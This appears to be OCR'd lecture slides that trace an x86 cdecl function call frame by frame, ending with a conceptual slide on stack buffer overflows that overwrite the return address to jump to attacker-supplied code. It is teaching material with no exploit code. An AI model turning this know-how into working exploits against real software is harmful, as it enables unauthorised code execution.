
%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf

```
callee:
  push %ebp                 0x8048394
  mov %esp,%ebp             0x8048395
  mov 0xc(%ebp),%eax        0x8048397
  mov 0x8(%ebp),%edx        0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax             0x80483a0
  pop %ebp                  0x80483a3
  ret                       0x80483a4
main:
  push %ebp                 0x80483a5
  mov %esp,%ebp             0x80483a6
  sub $0x18,%esp            0x80483a8
  movl $0x28,0x4(%esp)      0x80483ab
  movl $0xa,(%esp)          0x80483b3
  call 0x8048394            0x80483ba
→ mov %eax,-0x4(%ebp)       0x80483bf
  mov -0x4(%ebp),%eax       0x80483c2
  leave                     0x80483c5
  ret                       0x80483c6
```

0xFFFFFFFF	
0xfd2c0	0xfd2d4
0x33	0xfd2d0
	0xfd2cc
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0
0x00000000	

%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483c2


```
callee:
  push %ebp                 0x8048394
  mov %esp,%ebp             0x8048395
  mov 0xc(%ebp),%eax        0x8048397
  mov 0x8(%ebp),%edx        0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax             0x80483a0
  pop %ebp                  0x80483a3
  ret                       0x80483a4
main:
  push %ebp                 0x80483a5
  mov %esp,%ebp             0x80483a6
  sub $0x18,%esp            0x80483a8
  movl $0x28,0x4(%esp)      0x80483ab
  movl $0xa,(%esp)          0x80483b3
  call 0x8048394            0x80483ba
  mov %eax,-0x4(%ebp)       0x80483bf
  mov -0x4(%ebp),%eax       0x80483c2
  leave                     0x80483c5
  ret                       0x80483c6
```



```
        0xFFFFFFFF
                          0xfd2d4
 |      0xfd2c0      |
→|-------------------|    0xfd2d0
 |      0x33         |
 |-------------------|    0xfd2cc
 |                   |
 |-------------------|
 |                   |
 |-------------------|
 |                   |
 |-------------------|
 |      0x28         |
 |-------------------|    0xfd2bc
 |      0xa          |
→|-------------------|    0xfd2b8
 |      0x80483bf    |
 |-------------------|    0xfd2b4
 |      0xfd2d0      |
 |-------------------|    0xfd2b0
 |                   |
        0x00000000
```


%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483c2

```
callee:
    push %ebp                       0x8048394
    mov %esp,%ebp                   0x8048395
    mov 0xc(%ebp),%eax              0x8048397
    mov 0x8(%ebp),%edx              0x804839a
    lea (%edx,%eax,1),%eax0x804839d
    add $0x1,%eax                   0x80483a0
    pop %ebp                        0x80483a3
    ret                             0x80483a4
main:
    push %ebp                       0x80483a5
    mov %esp,%ebp                   0x80483a6
    sub $0x18,%esp                  0x80483a8
    movl $0x28,0x4(%esp)            0x80483ab
    movl $0xa,(%esp)                0x80483b3
    call 0x8048394                  0x80483ba
    mov %eax,-0x4(%ebp)             0x80483bf
→   mov -0x4(%ebp),%eax             0x80483c2
    leave                           0x80483c5
    ret                             0x80483c6
```



%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483c5


```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
→ leave                        0x80483c5
  ret                          0x80483c6
```



```
0xFFFFFFFF
                 0xfd2d4
0xfd2c0
                 0xfd2d0
0x33
                 0xfd2cc



0x28
                 0xfd2bc
0xa
                 0xfd2b8
0x80483bf
                 0xfd2b4
0xfd2d0
                 0xfd2b0

0x00000000
```


%eax	0x33
%edx	0xa
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x80483c5

```
callee:
  push %ebp                0x8048394
  mov %esp,%ebp            0x8048395
  mov 0xc(%ebp),%eax       0x8048397
  mov 0x8(%ebp),%edx       0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax            0x80483a0
  pop %ebp                 0x80483a3
  ret                      0x80483a4
main:
  push %ebp                0x80483a5
  mov %esp,%ebp            0x80483a6
  sub $0x18,%esp           0x80483a8
  movl $0x28,0x4(%esp)     0x80483ab
  movl $0xa,(%esp)         0x80483b3
  call 0x8048394           0x80483ba
  mov %eax,-0x4(%ebp)      0x80483bf
  mov -0x4(%ebp),%eax      0x80483c2
→ leave                    0x80483c5
  ret                      0x80483c6
```



%eax	0x33
%edx	0xa
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483c5

```
callee:
  push %ebp                 0x8048394
  mov %esp,%ebp             0x8048395
  mov 0xc(%ebp),%eax        0x8048397
  mov 0x8(%ebp),%edx        0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax             0x80483a0
  pop %ebp                  0x80483a3
  ret                       0x80483a4
main:
  push %ebp                 0x80483a5
  mov %esp,%ebp             0x80483a6
  sub $0x18,%esp            0x80483a8
  movl $0x28,0x4(%esp)      0x80483ab
  movl $0xa,(%esp)          0x80483b3
  call 0x8048394            0x80483ba
  mov %eax,-0x4(%ebp)       0x80483bf
  mov -0x4(%ebp),%eax       0x80483c2
→ leave                     0x80483c5
  ret                       0x80483c6
```



0xFFFFFFFF

0xfd2c0

0x33

0x28

0xa

0x80483bf

0xfd2d0

0x00000000

0xfd2d4

0xfd2d0

0xfd2cc

0xfd2bc


0xfd2b8

0xfd2b4

0xfd2b0


%eax	0x33
%edx	0xa
%esp	0xfd2d4
%ebp	0xfd2c0
%eip	0x80483c5

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
→ leave                        0x80483c5
  ret                          0x80483c6
```



%eax	0x33
%edx	0xa
%esp	0xfd2d4
%ebp	0xfd2c0
%eip	0x80483c5

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x33

0xfd2cc

0x28

0xfd2bc

0xa

0xfd2b8

0x80483bf

0xfd2b4

0xfd2d0

0xfd2b0

0x00000000

%eax	0x33
%edx	0xa
%esp	0xfd2d4
%ebp	0xfd2c0
%eip	0x80483c6

```
callee:
   push %ebp                    0x8048394
   mov %esp,%ebp                0x8048395
   mov 0xc(%ebp),%eax           0x8048397
   mov 0x8(%ebp),%edx           0x804839a
   lea (%edx,%eax,1),%eax0x804839d
   add $0x1,%eax                0x80483a0
   pop %ebp                     0x80483a3
   ret                          0x80483a4
main:
   push %ebp                    0x80483a5
   mov %esp,%ebp                0x80483a6
   sub $0x18,%esp               0x80483a8
   movl $0x28,0x4(%esp)         0x80483ab
   movl $0xa,(%esp)             0x80483b3
   call 0x8048394               0x80483ba
   mov %eax,-0x4(%ebp)          0x80483bf
   mov -0x4(%ebp),%eax          0x80483c2
   leave                        0x80483c5
 → ret                          0x80483c6
```

Stack Overflows


- Data is copied without checking boundaries
- Data "overflows" a pre-allocated buffer and overwrites the return address (or other parts of the frame)
- Normally this causes a segmentation fault
- If correctly crafted, it is possible overwrite the return address with a user-defined value
- It is possible to cause a jump to user-defined code (e.g., code that invokes a shell)
- The code may be part of the overflowing data (or not)
- The code will be executed with the privileges of the running program

Implications of Cdecl

- Saved EBP and saved EIP are stored on the stack
- What prevents a program/function from writing/changing those values?
  - What would happen if they did?

